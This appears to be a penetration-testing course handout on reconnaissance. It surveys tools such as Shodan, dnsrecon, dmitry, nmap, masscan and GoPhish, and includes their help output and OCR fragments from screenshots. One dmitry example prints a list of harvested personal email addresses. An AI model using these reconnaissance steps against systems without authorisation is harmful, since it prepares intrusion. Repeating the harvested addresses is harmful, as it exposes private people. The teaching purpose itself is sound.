Penetration Testing

ZX301

THINKCYBER

Table of Contents

Information Gathering

Tools and Techniques for Effective Information Gathering

Introduction


Information gathering, also known as reconnaissance, is a critical initial phase in the penetration testing process. It involves collecting data about a target system, network, or organization to identify potential vulnerabilities and attack vectors.

1. Passive Information Gathering

Passive information gathering is the process of collecting information without directly interacting with the target system. It minimizes the risk of detection and is often the first step in a penetration testing engagement.

1.1 Open-Source Intelligence (OSINT) Tools

a. Shodan



Search Engine for the Internet of Everything

Shodan is the world's first search engine for Internet-connected devices. Discover how Internet intelligence can help you make better decisions.

// EXPLORE THE PLATFORM

Beyond the Web

Websites are just one part of the Internet. Use Shodan to discover everything from

Monitor Network Exposure

Keep track of all your devices that are directly accessible from the Internet.

Internet Intelligence

Learn more about who is using various products and how they're changing over

- **Description**: Shodan is a search engine that scans the internet for connected devices and services, providing valuable information about networked hardware such as servers, routers, and IoT devices.
- **Usage**: Pentesters use Shodan to discover devices connected to the internet, identify software versions, and detect potential vulnerabilities without engaging the target network directly.


b. Maltego

- **Description**: Maltego is an interactive data mining tool that renders directed graphs for link analysis. It integrates various data sources and is used for gathering information on individuals, companies, and the relationships between them.
- **Usage**: Pentesters use Maltego for mapping out networks and identifying relationships between entities, which can reveal organizational structures and potential points of entry.

1.2 DNS Analysis Tools

a. DNSRecon

- **Description**: DNSRecon is a DNS enumeration tool that gathers DNS records, names, and other related information about a domain.




```
┌──(root㉿kali)-[~]
└─# dnsrecon --help
usage: dnsrecon [-h] [-d DOMAIN] [-n NS_SERVER] [-r RANGE] [-D DICTIONARY] [-f] [-a]
                [-s] [-b] [-y] [-k] [-w] [-z] [--threads THREADS]
                [--lifetime LIFETIME] [--tcp] [--db DB] [-x XML] [-c CSV] [-j JSON]
                [--iw] [--disable_check_recursion] [--disable_check_bindversion] [-V]
                [-v] [-t TYPE]

options:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Target domain.
  -n NS_SERVER, --name_server NS_SERVER
```

- **Usage**: It is used to identify subdomains, name servers, and other DNS-related information crucial for understanding the target's domain structure.

b. Fierce

- **Description**: Fierce is a DNS scanning tool that helps in locating non-contiguous IP space and hostnames against specified domains.




```
┌──(root㉿kali)-[~]
└─# fierce --help
usage: fierce [-h] [--domain DOMAIN] [--connect] [--wide] [--traverse TRAVERSE]
              [--search SEARCH [SEARCH ...]] [--range RANGE] [--delay DELAY]
              [--subdomains SUBDOMAINS [SUBDOMAINS ...] | --subdomain-file
              SUBDOMAIN_FILE] [--dns-servers DNS_SERVERS [DNS_SERVERS ...] |
              --dns-file DNS_FILE] [--tcp]

        A DNS reconnaissance tool for locating non-contiguous IP space.


options:
  -h, --help            show this help message and exit
  --domain DOMAIN       domain name to test
```

- **Usage**: It is particularly useful for finding valuable information about target domains, including subdomains and IP addresses.

c. Dmitry


dmitry is an information-gathering tool that comes as standard with Kali Linux. It provides several options to collect data about the target.



```
kali@kali:~$ sudo apt-get install dmitry
```


If you are not using Ubuntu, find dmitry on GitHub. Git clone the tool to the desktop, navigate to dmitry's folder and install the requirements. The options marked in a box are part of the active recon stage and should not happen in this part.

sudo python3 -m pip install -r requirements.txt




```
kali@kali:~$ dmitry -h
Deepmagic Information Gathering Tool
"There be some deep magic going on"

dmitry: invalid option -- 'h'
Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o     Save output to %host.txt or to file specified by -o file
  -i     Perform a whois lookup on the IP address of a host
  -w     Perform a whois lookup on the domain name of a host
  -n     Retrieve Netcraft.com information on a host
  -s     Perform a search for possible subdomains
  -e     Perform a search for possible email addresses
  -p     Perform a TCP port scan on a host
* -f     Perform a TCP port scan on a host showing output reporting filtered ports
* -b     Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
```

Here is an example of the -i flag.



```
kali@kali:~$ dmitry -i www.blogger.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:142.250.186.41
HostName:www.blogger.com

Gathered Inet-whois information for 142.250.186.41
---------------------------------

inetnum:        142.248.0.0 - 143.40.255.255
netname:        NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:          IPv4 address block not managed by the RIPE NCC
remarks:        ------------------------------------------------------
remarks:
remarks:        For registration information,
remarks:        you can consult the following sources:
remarks:
remarks:        IANA
remarks:        http://www.iana.org/assignments/ipv4-address-space
remarks:        http://www.iana.org/assignments/iana-ipv4-special-registry
remarks:        http://www.iana.org/assignments/ipv4-recovered-address-space
```

Remember, always combine flags and use them in a script to make the OSINT process faster.



```
kali@kali:~$ dmitry -e gmail.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:142.250.185.69
HostName:gmail.com

Gathered E-Mail information for gmail.com
---------------------------------
Searching Google.com:80...
hajj.umrah.express@gmail.com
account@gmail.com
oitwnews@gmail.com
fidelmakatia85@gmail.com
uscgaux.07.07.04@gmail.com
todaysbc2013@gmail.com
cattracker.nz@gmail.com
gmail@gmail.com
```


2. Active Information Gathering

Active information gathering involves direct interaction with the target system, which may alert the target about the ongoing reconnaissance but provide more detailed and specific information.

2.1 Port Scanning Tools

a. Nmap

- **Description**: Nmap (Network Mapper) is a powerful open-source tool for network exploration and security auditing. It is used to discover hosts and services on a computer network by sending packets and analyzing responses.




```
┌──(root㉿kali)-[~]
└─# nmap --help
Nmap 7.94SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
```

- **Usage**: Pentesters use Nmap to detect open ports, running services, and their versions, along with operating system detection.

b. Masscan

- **Description**: Masscan is known for its speed and is capable of scanning the entire internet in under 6 minutes. It is similar to Nmap but designed for large-scale surveys or monitoring a large network's status.



```
┌──(root㉿kali)-[~]
└─# masscan --help
MASSCAN is a fast port scanner. The primary input parameters are the
IP addresses/ranges you want to scan, and the port numbers. An example
is the following, which scans the 10.x.x.x network for web servers:
 masscan 10.0.0.0/8 -p80
The program auto-detects network interface/adapter settings. If this
fails, you'll have to set these manually. The following is an
example of all the parameters that are needed:
 --adapter-ip 192.168.10.123
 --adapter-mac 00-11-22-33-44-55
 --router-mac 66-55-44-33-22-11
```

- **Usage**: Used for rapid port scanning, identifying open ports across many IPs.

2.2 Vulnerability Scanning Tools

a. Nessus

- **Description**: Nessus is a widely used vulnerability scanner that analyzes a network for potential vulnerabilities that attackers could exploit.

- **Usage**: Pentesters leverage Nessus to automate the process of identifying software vulnerabilities, misconfigurations, and other security issues.

b. OpenVAS

- **Description**: OpenVAS (Open Vulnerability Assessment System) is a framework of services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution.
- **Usage**: It is an open-source alternative to Nessus, used to scan networks and detect vulnerabilities based on a database of known issues and exploits.

3. Web Application Analysis

Web applications are common targets for attackers, making their analysis a crucial part of information gathering.

3.1 Web Crawling and Enumeration

a. OWASP ZAP (Zed Attack Proxy)

- **Description**: OWASP ZAP is an open-source web application security scanner. It is designed to find vulnerabilities in web applications.
- **Usage**: Pentesters use it for automated scanning, manual testing, and as a proxy to observe traffic between a web application and the client.

b. Burp Suite

- **Description**: Burp Suite is a comprehensive platform for web application security testing. It includes a variety of tools for mapping web applications, analyzing and manipulating web traffic, and identifying vulnerabilities.

- **Usage**: It is used for intercepting traffic, conducting security testing, and automating custom attacks against web applications.


4. Social Engineering Tools

Social engineering involves manipulating individuals into divulging confidential information or performing actions that may compromise security.

4.1 Phishing Toolkit

a. GoPhish

- **Description**: GoPhish is an open-source phishing toolkit designed for businesses and penetration testers to test the effectiveness of their email security and awareness training.



Please sign in

Username

Password

- **Usage**: Pentesters use it to simulate phishing campaigns to assess the human element's vulnerability within an organization's security posture.

Network Reconnaissance in Penetration Testing

Introduction

Network reconnaissance is a critical phase in penetration testing, where the tester gathers information about the target network to identify potential vulnerabilities and entry points.

1. Understanding the Target Network

Before delving into the reconnaissance tools and techniques, it's crucial to define the scope of the penetration test. This includes identifying the range of IP addresses, domain names, and network segments of interest. Clear scoping ensures legal compliance and focuses the reconnaissance efforts.


2. Passive Reconnaissance

Passive reconnaissance involves collecting information without direct interaction with the target network, thus minimizing the risk of detection.

2.1 DNS Analysis

Understanding the domain name system (DNS) structure of the target is crucial. Tools like **dig** and **nslookup** are instrumental in this process.

Example: Using **dig** to Retrieve DNS Records




```
┌──(root㉿kali)-[~]
└─# dig johnbryce.co.il

; <<>> DiG 9.19.19-1-Debian <<>> johnbryce.co.il
;; global options: +cmd
;; Got answer:
;; —»HEADER«— opcode: QUERY, status: NOERROR, id: 32342
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
